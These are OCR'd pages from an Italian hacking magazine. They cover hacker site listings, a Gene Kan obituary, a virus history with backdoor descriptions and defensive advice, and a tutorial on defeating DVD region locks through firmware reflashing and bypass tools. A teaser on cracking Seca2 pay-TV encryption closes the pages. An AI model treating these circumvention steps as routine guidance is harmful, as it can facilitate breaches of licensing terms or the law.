
NEI PANNI DEI CATTIVI

Data Security, società formata da esperti di sicurezza informatica, offre alle aziende e agli enti pubblici un test che fornisce un’analisi approfondita della sicurezza perimetrale. I test vengono eseguiti in remoto, via Internet, dal Centro di Ricerca sulla Sicurezza Informatica con programmi e procedure per individuare tutte le possibili vie d’accesso ai sistemi. In questo modo, gli esperti si pongono nello stesso punto di vista di un hacker che volesse penetrare illegalmente.
Per le aziende associate a Confindustria e per la Pubblica Amministrazione (comuni, province, regioni, aziende sanitarie e altri enti pubblici) il primo Security Test è gratuito.
I test possono essere richiesti all’indirizzo www.securitytest.it

I classici della Rete



www.autistici.org
Nel manifesto del sito si legge "Per iniziare, vogliamo tutto. Socializzare saperi, senza fondare poteri". Insieme al progetto gemello www.inventati.org, il sito si propone di supportare il diritto alla comunicazione, alla privacy e all'anonimato, e di facilitare lo scambio delle proprie conoscenze e risorse. Per questo, allestisce strumenti e risorse come caselle di posta "sicure", remailer anonimo, proxy, newsgroup, e anche un nodo Freenet. Se decidete di usare qualcuno dei servizi, non dimenticate di passare dalla pagina "Manifesto", dove troverete le coordinate per effettuare una donazione per sostenere il progetto.



www.gnomixland.com
Gnomix è un po' come una vecchia soffitta dove c'è di tutto, ma bisogna saperlo trovare. C'è molto materiale relativo all'hacking, ma anche raccolte di link sugli argomenti più vari (Mp3, sfondi scrivania, avvenenti modelle e gli immancabili loghi e suonerie). Cercando cercando, qualche chicca salta fuori, anche se alcune scatole non contengono quello che ci si aspetta (per ovvi motivi, i link morti sono una costante nei siti di hacking).

15 minuti di celebrità! Questi sono i vostri



www.theblackwindow.6go.net

Vorrei promuovere il mio sito hacker, è molto ricco di cose interessanti riguardanti l'hacking....perfavore visitatelo.

Alessandro



www.fuckinworld.org

Vi volevo segnalare quest'ottimo sito, per favore segnatelo nei vostri link, ne vale la pena. C'è di tutto, anche un forum frequentatissimo:

Alex De Large



www.pirati.tk

Saluto tutto lo staff di hackerjournal...avete fatto un sito "SUPER" spero che cresca sempre di più...vi scrivo questa email perchè volevo segnalarvi il mio sito e il sito di tutti i miei collaboratori:

PiratesZone

Segnalate i vostri siti a: redazione@hackerjournal.it

siti; scegliete voi se tirarvela o vergognarvi



http://clanost.interfree.it

Ciao sono webmaster del sito del Clan OST. Siamo una neonata crew vi chiedo di segnalare il sito su HJ sperando di ampliare la crew. Ci riuniamo in chat ogni sera alle 21:30.

VladKazama



www.hackernet.tk

Salve carissima redazione di Hacker Journal, se potete, inseritemi tra i vostri link, così potrei diffondere meglio la cultura hack.
Grazie in anticipo.

HackerNet



http://digilander.libero.it/System_BuG

Innanzi tutto vi devo fare i miei complimenti sulla rivista dato che è molto bella. L'unica cosa che non mi piace molto sono tutte quelle immagini di teschi e le copertine. Cmq a parte questo siete davvero fantastici!!!! Ora detto quello che volevo dire passo a segnalarvi l'url del mio sito e spero che lo metterete nei vostri link!!!!
Grazie!!!! Ciao.

[*°System_BuG°*]

I classici della Rete




http://slashdot.org
Se in rete succede qualcosa che fa rumore, state pur sicuri che su slashdot se ne parla. Partito come sito di informazioni con commenti, slashdot è riuscito a conquistarsi un gran numero di utenti tra i più qualificati: tecno guru, amministratori, dirigenti, sviluppatori software, e hacker "veri", quelli che non hanno bisogno di dichiararlo. Ogni giorno questo "popolo digitale" si collega, sfoglia le notizie ma soprattutto le commenta, con una competenza rara. Slashdot è così orientato verso il software libero che tutto il software che gestisce il sito è open source e liberamente scaricabile.



http://ildp.pluto.linux.it
Cercate documentazione su Linux in Italiano? Smettete pure di cercare e andate a questa pagina del Pluto Linux User Groups. Si tratta infatti della pagina ufficiale dell'Italian Linux Documentation Project, e anche se il nome è inglese, contiene tutta la documentazione italiana esistente sul sistema GNU/LInux: manuali, howto, guide, tutorial e chi più ne ha più ne metta. Risalendo di un ramo l'albero della directory, si trova il Pluto, uno dei più antichi e numerosi gruppi di utenti Linux.

ADDIO AL GENIO INFELICE DELLA RETE: GENE KAN

Il nuovo Prometeo



La storia dello sviluppatore appena scomparso, che ha diffuso nel mondo il protocollo Gnutella per lo scambio di file.

Gene Kan, considerato il portavoce del gruppo che ha contribuito allo sviluppo e alla diffusione di Gnutella, è morto suicida nella sua casa di San Mateo in California. Un po' perché se lo meritava, un po' per chiarire alcune inesattezze rimbalzate sulla rete, gli dedichiamo questo spazio.

>> La vera storia di Gnutella

Pochi ricordano che Gnutella, uno dei protocolli più rivoluzionari della rete, per le sue caratteristiche di decentralizzazione della condivisione dei file, è stato partorito in seno alla più grande multinazionale che opera nel settore di Internet e della produzione artistica e musicale, AOL/Time Warner. Il progetto è infatti stato concepito dal gruppo di programmatori di NullSoft, azienda che aveva già rilasciato programmi innovativi come WinAmp e ShoutCast, rispettivamente per la riproduzione/codifica di file Mp3 e per la loro diffusione in streaming su Internet. **Nel maggio del 1999 NullSoft è stata acquisita da AOL per 70 milioni di dollari.** Cifra che, che anche nel periodo delle vacche grasse di Internet, non era certo da sottovalutare. Si può quindi immaginare con quanta sorpresa i vertici di AOL/Time Warner abbiano reagito quando, nel marzo 2000 hanno scoperto che i ragazzotti che si erano appena portati in casa avevano rilasciato un protocollo e un programma che minacciava di minare fin dalle fondamenta alcune delle attività più redditizie del gruppo: la produzione musicale e cinematografica. **Gnutella permetteva infatti di condividere file di qualsiasi tipo, Mp3 e video compresi, senza alcuna possibilità di controllo centrale.** Un pericolo di cui sbarazzarsi al più presto: la sezione relativa a Gnutella del sito di NullSoft è stata quindi chiusa nel giro di poche ore, per ordini ricevuti dall'alto. Ma era già troppo tardi. Tra gli "errori" compiuti dal team di sviluppo (errori dal punto di vista di AOL, s'intende), ve ne è stato uno gravissimo. Pur se per poche ore, Gnutella era stato pubblicato come software Open Source, e quindi erano disponibili anche i codici sorgenti. Il vaso di pandora era stato aperto, e non c'era alcun modo di richiuderlo.

>> L'apporto di Gene

Proprio basandosi sui sorgenti della prima versione di Gnutella, Gene Kan e altri programmatori hanno potuto mettere a punto il protocollo e i software necessari, continuando ovviamente a lasciare libero il codice per ulteriori sviluppi. Per le sue qualità, Gene è stato scelto come portavoce del gruppo, ed era lui ad apparire in interviste e programmi Tv, così come a conferenze pubbliche e premiazioni. Anche per questo, alla notizia della sua morte, molti titoli si riferivano a lui come al "padre di Gnutella", sovrastimando probabilmente il suo ruolo nella creazione del protocollo. Questo non significa però che Gene fosse solo una persona "tutta immagine e poca sostanza". **Oltre a occuparsi dello sviluppo di Gnutella, ha infatti fondato InfraSearch**, azienda che si occupava di sviluppare un motore di ricerca per reti peer to peer. La società è stata in seguito acquisita da Sun Microsystems, e Gene stesso è passato alle dipendenze della mamma di Java. Negli ultimi mesi, Gene lavorava infatti al progetto JXTA, col quale Sun Microsystems vuole portare il concetto del peer to peer sugli accessori più svariati (computer, telefoni, palmari eccetera).

LINK UTILI

Con Gnutella è possibile condividere file su Internet, in modo molto simile a quanto un tempo si faceva con Napster e i brani in formato MP3. I principali vantaggi di questo protocollo sono la possibilità di condividere file di qualsiasi tipo, e il fatto di non dipendere da un'unico ente, azienda o server centrale, che può essere attaccato dalle case di produzione così come è avvenuto per Napster e Audio Galaxy. Lo svantaggio è che la rete Gnutella è molto più frammentata: è però possibile che cercando un file non lo si riesca a trovare, anche se questo è presente sull'hard disk di un altro utente Gnutella. **Il sistema prevede infatti la presenza di tante sotto reti, formate da nodi vicini tra di loro.** Solo all'interno di una sottorete c'è un'alta probabilità di trovare effettivamente il file cercato in tempi ragionevoli.

www.gnutella.com
Principale sito sul protocollo e i vari progammi.

www.bearshare.com
Popolare client per Windows, recentemente biasimato per l'impiego di Spyware.

http://gtk-gnutella.sourceforge.net
Client grafico per qualsiasi Unix che supporti le librerie GTK+ (in versione 1.2 o superiore).

www.limewire.com
Client scritto in Java, funziona con Windows, Mac e Unix.

NEWBIE

COME MODIFICARE IL CODICE REGIONALE DEI DVD

VIDEOLETTORI DI TUTTO IL MONDO, UNITEVI!


Le majors decidono che un certo film lo può vedere un americano ma non un europeo, un africano o un indiano. Se anche a voi questo non piace, e volete forzare questo "embargo culturale", leggete qui!

Di tutte le limitazioni all'utilizzo di un DVD Video imposte dalle case di produzione, la più odiosa e apparentemente insulsa è quella che riguarda la zona geografica in cui è possibile vedere il film. Alla faccia del libero mercato e della libera circolazione della cultura, **le majors di Hollywood hanno suddiviso il mondo in sei aree geografiche; i lettori DVD venduti in ogni area non possono utilizzare i DVD venduti nelle altre cinque zone**. Se chiedete loro il perché di questa scelta, li sentirete bofonchiare qualcosa riguardo alla necessità di frenare la pirateria e cose simili, ma il vero punto è che le majors **vogliono poter decidere quando e come (se non addirittura "se") un certo film deve essere visto dagli abitanti di una certa regione**. Questo permette loro per esempio di proiettare un film nelle sale europee mesi dopo la sua uscita negli Stati Uniti, senza che gli spettatori europei abbiano già visto il DVD, magari acquistato per posta proprio negli USA.

Bisogna notare che **non è assolutamente vietato acquistare un lettore di DVD americano, africano o giapponese per poter vedere i film venduti in quelle zone**. Il dover comprare sei diversi lettori per poter vedere qualsiasi DVD regolarmente acquistato e pagato, ci pare però una richiesta un po' troppo esosa.

>> Come Funziona la Protezione

Di uno stesso film, viene prodotto un DVD con una codifica differente per ogni regione. Inizialmente, i lettori di DVD (nel senso di "meccanica" del lettore) erano in grado di leggere i dischi di qualsiasi zona, e gli eventuali controlli venivano fatti a valle (nel caso di un computer, dal software di riproduzione o dal sistema operativo). È evidente che, se si tratta di un'impostazione software, questa può essere modificata a piacimento, e –proprio come accade con i codici per le gabole dei videogiochi– su Internet hanno cominciato a circolare le sequenze di tasti da pigiare sul telecomando del DVD per modificare la zona impostata (per i lettori DVD-ROM montati sui PC, esistono dei programmini che permettono di fare la stessa cosa).



La mappa dell'impero digitale delle case di produzione cinematografica. Mai come in questi casi, è stato azzeccato il motto "Di-Vi-Di èt impera".

Sul finire degli anni 90 però, annusata l'aria che tirava, le majors hanno imposto un'ulteriore limitazione ai produttori di DVD: per poter ottenere dal DVD Forum le chiavi per decifrare i filmati, i produttori dovevano impegnarsi a supportare una nuova tecnologia di protezione, chiamata RPC2, che limitasse la possibilità di modificare l'area geografica del lettore in questione. Il sistema RPC2, diventato obbligatorio a partire dal primo gennaio 2000, è un po' più sofisticato, ed è implementato nel lettore stesso; in ogni lettore DVD che utilizza questo sistema è presente un contatore. **Ogni volta che si modifica la zona, il contatore viene aumentato di uno. Quando il contatore arriva a 5, la zona non è più modificabile** se non da un centro di assistenza del produttore. Anche produttore però ha a disposizione un numero limitato di "azzeramenti" del contatore; esauriti questi, il DVD è bloccato per sempre su una zona.

>> Fatta la legge trovato l'inganno!


Anche in questo caso però, non è stato modificato l'hardware del lettore, ma solo il suo software: i lettori RPC2 sono uguali a quelli RPC1 ma hanno un diverso firmware (il software registrato in memorie non volatili, necessario al funzionamento interno di un apparecchio). Quindi, **se è possibile sostituire il firmware conforme alle specifiche RPC2 con quello precedente, RPC1, si può avere un lettore di DVD che non si blocca dopo cinque modifiche della zona**. Manco a dirlo, sostituire il firmware RPC2 con la precedente versione RPC1 è possibile, e nemmeno troppo complicato. Su Internet si trovano collezioni di


firmware vecchi ma meno schizzinosi di quelli attuali per quanto riguarda i cambi di zona. Esistono firmware che rendono il lettore "region free" (senza più impostazioni di zona, e quindi in grado di leggere DVD di qualsiasi regione), e altri che permettono di modificare manualmente la zona senza le limitazioni imposte dai contatori.
La fatica maggiore quindi consiste nell'individuare la marca e il modello esatto del proprio lettore DVD (non basta guardare la scatola, perché molto spesso lo stesso modello viene venduto con marchi differenti), e nel trovare la versione giusta del firmware.

>> All'opera

Prima che vi accingiate a fare qualsiasi cosa con il vostro lettore DVD, vogliamo avvisarvi che **la modifica del firmware è sempre un'operazione delicata**: se qualcosa dovesse andare storto durante l'operazione (se salta la corrente, si impalla il computer o il file del firmware scaricato da Internet fosse corrotto), **il lettore di DVD potrebbe diventare inutilizzabile**, e solo il centro di assistenza potrebbe ripararlo. La modifica al firmware inoltre **invalida la garanzia**; se il lettore è stato acquistato da poco, pensateci due volte prima di rinunciare a un lungo periodo di garanzia e supporto gratuito.

1 Come prima cosa, bisogna **ottenere informazioni sul proprio lettore di DVD**. Questa operazione può essere svolta con un programma come CDVDInfo (**http://digital-digest.com/dvd/downloads/cdvdinfo.html**). Se il programma rivela che il lettore è "region free", rimane da determinare se la decodifica avviene nella scheda








video (lettore hardware) o se viene effettuata da un programma (via software). Se il lettore è impostato su una zona specifica, **passate al punto 4**.

2 **Se la decodifica avviene via software,** l'impostazione regionale può essere bypassata usando programmi come Dvd Genie (**www.inmatrix.com**) o Dvd Region Killer (**http://digital-digest.com/dvd/ downloads/dvdrk.html**), senza preoccuparsi di altro, e impostare la regione 0.


3 Se la decodifica avviene via hardware, e il disco è "region free", **bisogna usare dei programmi che permettano di cambiare le impostazioni di zona della scheda video senza aumentare il contatore**. Questi pro-




? **Flashare**: modificare un firmware, che solitamente è scritto in un tipo di memoria definita "memoria flash".

grammi variano a seconda del modello di scheda video e si trovano all'indirizzo **http://digital-digest.com/dvd/articles/region_hardware.html**. Prima di usare un DVD Video, bisognerà controllare la regione per cui è stato codificato, e modificare le impostazioni usando il programma più appropriato.

4 Se il lettore non è "region free", occorre fare in modo che lo diventi.
Dopo aver verificato marca e modello esatti, andate all'indirizzo **http://digital-digest.com/dvd/downloads/firmware.html** o sul sito **www.firmware.fr.st** e scaricate il file corrispondente. Per flashare (installare) il firmware, **potrebbe essere necessario scaricare anche un'utility, che sarà indicata nella pagina in questione**. Non tutti i lettori possono essere resi "region free"; se il vostro non fosse nella lista, non ci sono soluzioni facilmente praticabili (bisognerebbe cioè copiare ogni singolo supporto DVD, eliminando la codifica regionale).





I MAC E IL REGION CODE

Tutte le cose dette per quanto riguarda Windows valgono anche per Mac, con un'ovvia eccezione: i programmi citati sono solo per Windows. Niente paura: anche per Mac (Classico e OS X) esiste tutta l'attrezzatura necessaria per liberare il proprio lettore di DVD. Tutte le informazioni, gli strumenti necessari e le patch per il firmware dei lettori DVD si possono facilmente trovare su Internet. Uno dei siti migliori è The Mac DVD Resource, che si trova all'indirizzo www.wormintheapple.gr/macdvd.

5 Dopo aver scaricato il firmware ed eventualmente il programma per la sua installazione, procedete all'aggiornamento (anzi, all'invecchiamento), avendo cura di **lavorare in condizioni di massima sicurezza**: leggete tutte le istruzioni che trovate, uscite da tutti i programmi, e se c'è un temporale, forse è meglio che rimandate l'operazione. **Un inconveniente a questo punto renderà inutilizzabile il vostro lettore.**

6 Dopo aver cambiato le impostazioni hardware o software, conviene far riconoscere nuovamente il lettore DVD a Windows (che conserverà altrimenti le impostazioni precedenti, impedendo comunque la visualizzazione di DVD di aree diverse). Se tutto è andato come dovrebbe, potrete a questo punto vedervi il vostro film preferito indipendentemente dall'area geografica per cui è stato prodotto. Ricordiamo ancora una volta che l'operazione è perfettamente legale, ma rende di nulla la garanzia del lettore.

PER I LETTORI DA TAVOLO



Con i lettori DVD da tavolo (quelli da collegare alla TV, come un videoregistratore) ovvimente non è possibile mettersi a pistolare con dei programmi per carpire le informazioni sulla meccanica ed eventualmente flashare il firmware, ma non tutto è perduto. Per risparmiare, i lettori DVD da tavolo vengono prodotti tutti uguali, e poi viene impostato il codice regionale in qualche modo. In molti casi è quindi possibile modificare questa impostazione di volta in volta, o addirittura rendere il lettore "region free". A volte può essere necessario aprire il lettore e spostare un interruttore o un jumper, molto spesso basta digitare una particolare combinazione di tasti sul telecomando. In certi casi non c'è nulla da fare: l'operazione può essere fatta solo da un centro di assistenza. La situazione varia da marca a marca, e da modello a modello. Al solito, Internet si rivela una fonte inesauribile di informazione, Ecco un paio di siti da non perdere:

VCDHelp - DVD Player Hacks
www.vcdhelp.com/dvdplayershack.php
Una lista piuttosto nutrita di modelli, ma i trucchi non sempre funzionano. Usateli con cautela.

DVD Reviewer - Multi Region Hacks
www.dvd.reviewer.co.uk/info/multiregion
Essendo un sito inglese, ha il pregio di elencare molti lettori con le sigle con cui sono venduti in Europa (spesso diverse da quelle degli stes si lettori negli USA).



PILLOLE

RCE,L'ULTIMA TROVATA DELLE MAJORS

Consapevoli del fatto che i lettori possono essere taroccati (e che in certi casi vengono addirittura venduti già come "region free", per esempio da **www.zone-freedvd.com**), la Motion Picture Association of American (MPAA) ha sviluppato **un nuovo sistema, chiamato RCE (Regional Code Enhancing), che impedisce la visualizzazione del DVD Video sui lettori "region free"**. L'unico modo per aggirare la protezione è quello di impostare la zona prima di inserire il DVD, ma questo ovviamente può essere fatto solo con i lettori RPC-1. In caso contrario, dopo cinque cambi di zona il lettore si bloccherà sull'ultima regione impostata. Attualmente l'RCE è implementato **solo sui DVD prodotti per la zona 1 (USA)**, e non si sa se verrà applicato anche altrove.

AREA ZERO NELLO SPAZIO

Già da un paio di anni, sulla stazione spaziale internazionale sono stati installati due lettori di DVD con area code uguale a zero. Orbitando attorno alla terra, **la piattaforma infatti non rientra in alcuna delle zone previste.** La mano lunga delle multinazionali dell'intrattenimento non può arrivare fin lassù.



COME NASCONO E COME SI DIFFONDONO I VIRUS

Virus: il fenomeno

Una breve storia di uno dei fenomeni più devastanti del lato oscuro



Il virus è un programma. Il nome VIRUS deriva dal fatto che tali programmi si autoreplicano e sono quindi costretti ad attaccarsi ad un altro programma. In pratica la stessa cosa che farebbe un virus biologico, che per infettare, replicarsi e vivere nel nostro organismo ha bisogno di una cellula.
I virus sono solitamente scritti da abili programmatori, ma **in Rete si trovano applicazioni che consentono, anche ai meno esperti di creare un virus complesso con pochi clic**.
Alcuni virus sono scritti solo per la voglia del programmatore di mettersi alla prova, di "vedere se ne è capace" o di dimostrare al mondo la loro bravura. Altri non sono che uno scherzo. A volte intendono inviare un messaggio di protesta o d'altro genere. In realtà, solo pochi virus sono scritti con lo scopo di provocare danni.

>> La storia dei Virus informatici

La storia di questo fenomeno nasce con l'inizio stesso dell'informatica:
Nel 1959 tre programmatori dei Bell Laboratories svilupparono "Core Wars", un gioco in cui ognuno dei programmatori scriveva dei programmi in grado di riprodursi, nascondendoli nel computer. Ad un segnale convenuto, ogni virus cercava di riprodursi e distruggere gli altri virus. Alla fine vinceva colui che poteva vantare un maggior numero di virus riprodotti, cioè chi aveva creato il virus più potente. **Nel 1970 nasce Creeper**. Si tratta di un virus creato da Bob Thomas diffuso nella rete ARPAnet. Il virus si presentava scrivendo a video "I'm Creeper, catch me if you can!". **Negli anni 80 nasce il primo Cavallo di Troia**. Un programmatore creò una versione di un famoso gioco chiamato Animal, che durante l'esecuzione si riproduceva andandosi a porre in tutti i sistemi collegati. Lo scopo del programmatore era di diffondere un nuovo metodo di distribuzione del software chiamato "Pervasive Release". Quel tipo di programma prese il nome di "cavallo di Troia" per indicare che conteneva al suo interno un agente infettivo
Nel 1985 in Italia nasce Ping Pong, un virus che simpaticamente faceva comparire sullo schermo una pallina, la quale rimbalzava producendo danni. Ping Pong proveniva dal Politecnico di Torino, nello stesso istituto universitario fu sviluppata l'utilità Devirus che individuava il codice Ping Pong e lo eliminava.
Nel 1986 viene alla luce Brain, un virus che infettava il settore di boot del floppy disk. Brain fu sviluppato in Pakistan da due fratelli, Basit e Amjad. Brain non aveva un codice dannoso, ma si limitava a riprodursi su tutti i dischetti inseriti nel lettore di un PC infetto modificandone l'etichetta con il testo "(c) Brain".
Nel 1990 la complessità dei virus fece un passo in avanti. Furono creati, infatti, virus definiti polimorfi. Un hacker noto come Dark Avenger, distribuì il Mutation Engine; un programma che consentiva a tutti di creare virus polimorfi. **L'arrivo di Windows 95 segnò un punto di svolta**. Iniziarono ad apparire i primi virus capaci di sfruttare le debolezze di questo sistema operativo.
Una vera e propria rivoluzione avvenne quando si presentò una minaccia quasi del tutto inattesa: quella dei virus macro. La prima infezione di questo tipo ad entrare in libera circolazione fu **Word.Concept**, che usava il linguaggio di programmazione di Microsoft Word. Siccome lo stesso linguaggio di scripting viene usato anche da altri programmi Microsoft, primo tra tutti Outlook e la sua versione gratuita Outlook Express, hanno cominciato a diffondersi virus specifici per la posta elettronica, che utilizzano questi programmi come veicolo di contagio. Sono quindi nati virus con una velocità e una vastità di diffusione mai vista prima: **Melissa, I Love You e molti altri**.



NetBus permette di prendere il totale controllo della macchina su cui viene installata, quasi sempre a tradimento, la versione server del programma.

>> Trojan e Backdoor

La tipologia di virus che più minaccia la nostra privacy è quella dei cavalli di Troia, o meglio una loro sotto-tipologia chiamata Backdoor Trojan. Sono costituiti da un'applicazione di tipo client e da un server (che risiede sul computer infetto).
La parte server può essere inserita all'interno di un qualsiasi file eseguibile e rappresenta il file che sarà diffuso mediante

della Distruzione

dell'hacking, con una descrizione delle tipologie principali di virus.

e-mail o attraverso un qualunque software Una volta attivata l'applicazione server, **chi ha il client e le chiavi di accesso può prendere il controllo completo della macchina server, ed efefttuare operazioni di trasferimento file, controllo della rete, ricerca di password, apertura del lettore CD e decine di altre operazioni.**

? **Euristica:** una tecnologia antivirus che tiene sotto controllo alcuni sintomi tipici della presenza di un virus come ad esempio modifiche non previste nella dimensione del file.

Le BackDoor più conosciute sono senza dubbio Back Orifice e NetBus.
Back Orifice è una backdoor progettata per Windows e permette di prendere il controllo di una macchina. Gli intrusi possono accedere al server di BO usando un'interfaccia testuale per Unix o un client grafico per Windows. Il server di BO permette agli intrusi di eseguire comandi, leggere file ed eseguire trasferimenti di file da e verso la vostra macchina, modificare il registry, avviare e fermare i processi e tantissimi altri trucchi. **NetBus consente, tramite un semplice pannello di controllo, di svolgere le stesse funzioni di BO ed altre ancora**. Tra queste l'apertura del microfono del vostro Pc, trasformandolo in una cimice che ascolta quello che state dicendo.

>> Come difendersi

Per diminuire il rischio d'infezioni occorre **istallare un antivirus e aggiornarlo frequentemente** (almeno su base mensile). Avere un antivirus non aggiornato equivale a non averlo! E' opportuno controllare periodicamente la presenza di virus nel proprio computer, sottoponendo a controllo qualsiasi CD o floppy di provenienza sospetta prima di eseguire uno dei file in esso contenuti. **Non bisogna eseguire mai programmi d'origine sconosciuta**. Controllare tsempre utti i file che s'immettono nel sistema, anche perché **la diffusione dei virus avviene maggiormente con lo scambio di file tra amici o per email**. La posta elettronica è uno dei principali mezzi di diffusione di virus: basta aprire il file infetto allegato a un messaggio per essere contagiati. È opportuno controllare sempre i file allegati con un programma antivirus. In particolare occorre controllare i file che presentano le estensioni: exe, dll, com, sys, vbx, pif, scr, ocx, vbs ed i file documento che possono contenere anche macro: doc, xls, dot, xla.

Un metodo per difendersi da programmi di BackDoor Trojan è di **istallare un buon programma di rilevazione e aggiornarlo frequentemente**. Questo programma dovrebbe essere affiancato da un **FireWall, che controlla rigorosamente tutti i programmi che tentano di accedere ad Internet** e segnala chi cerca di entrare nel nostro computer. Ovviamente, il sistema più sicuro di tutti è quello di lasciare stare il Computer ed usare la Macchina da Scrivere!!

Nazzareno Schettino - www.notrace.it

TIPOLOGIE DI VIRUS

Esistono vari tipi di virus informatici, catalogabili in base a come si comportano, sopravvivono, si autotrasmettono e così via. Eccone un elenco:

BOOT SECTOR VIRUS: infettano la parte di un floppy o hard disk contenente informazioni necessarie all'avvio del sistema. La diffusione avviene generalmente quando si avvia un PC da un floppy infetto.

FILE VIRUS: sono dei virus che infettano file di programmi (con estensioni .exe, .com, ecc.) e si replicano ad ogni avvio del programma infetto.

MACRO VIRUS: è il tipo di virus più diffuso. In pratica è un programma scritto in Visual Basic (VBA, ovvero Visual Basic for Applications).

MULTIPARTITE VIRUS: per diffondersi utilizza una combinazione di tecniche. Il tipo più comune unisce il metodo di lavoro di un virus di boot e di file.

POLYMORPHIC VIRUS: è un virus che muta ogni volta che si riproduce.

STEALTH VIRUS: utilizza vari trucchi per nascondersi e sfuggire ai software antivirus. In generale sono virus che infettano il DOS. Esistono molte varianti di questo virus:

MBR STEALTH: questo virus infetta l'MBR "master boot record" salvando una copia del MBR originale che sostituisce a quella infetta quando un antivirus va a controllare la sezione dei master boot record.

CLEAN ON-THE-FLY: questo virus intercetta tutte le operazioni di lettura sui files. Se un antivirus legge un file infetto, il virus intercetta l'operazione di lettura e ripulisce il file rendendolo normale al controllo, una volta finita l'operazione il virus reinfetta il file.

TROJAN VIRUS: è un programma che al suo interno contiene un sottocodice dannoso che si attivava al determinarsi di certe condizioni.

ZOO VIRUS: sono virus che vivono solo nei laboratori di ricerca perché non sono riusciti a diffondersi.

IN-THE-WILD VIRUS: sono dei virus che vivono allo stato selvaggio, cioè sono sfuggiti al controllo e sono attualmente in circolazione.

COME NASCONO E COME SI DIFFONDONO I VIRUS

Seca2: è tutto oro

Sono passati quasi due mesi dalla "Operazione Nuova Smart Card", e su Internet si parla solo di



La lunga battaglia fra Telepiù Digitale e gli Hackers sembrerebbe conclusa. Nei corridoi milanesi i tecnici dell'emittente televisiva sono fieri del lavoro svolto e sono convinti di aver segnato un punto fondamentale contro la pirateria grazie all'installazione del Seca MediaGuard 2.0: "Con la chiusura del vecchio sistema e l'introduzione del nuovo sistema Mediaguard portiamo a compimento la più importante operazione antipirateria mai fatta in Italia", ha dichiarato Olivier Gerolami, Amministratore Delegato di Tele+, "compiendo un salto tecnologico nella difesa dell'esclusività dei nostri programmi che presto convincerà anche i più scettici. Il nuovo sistema non solo è estremamente complesso, ma è dotato anche di efficaci misure di autodifesa capaci di bloccare i tentativi di intrusione. D'ora in avanti si potrà avere accesso ai programmi trasmessi da Telepiù Digitale solo abbonandosi regolarmente." ...



Contemporaneamente, da qualche altra parte in Italia –e crediamo anche all'estero– c'è qualcuno che non dorme per cercare di carpire i segreti di questa nuova codifica.
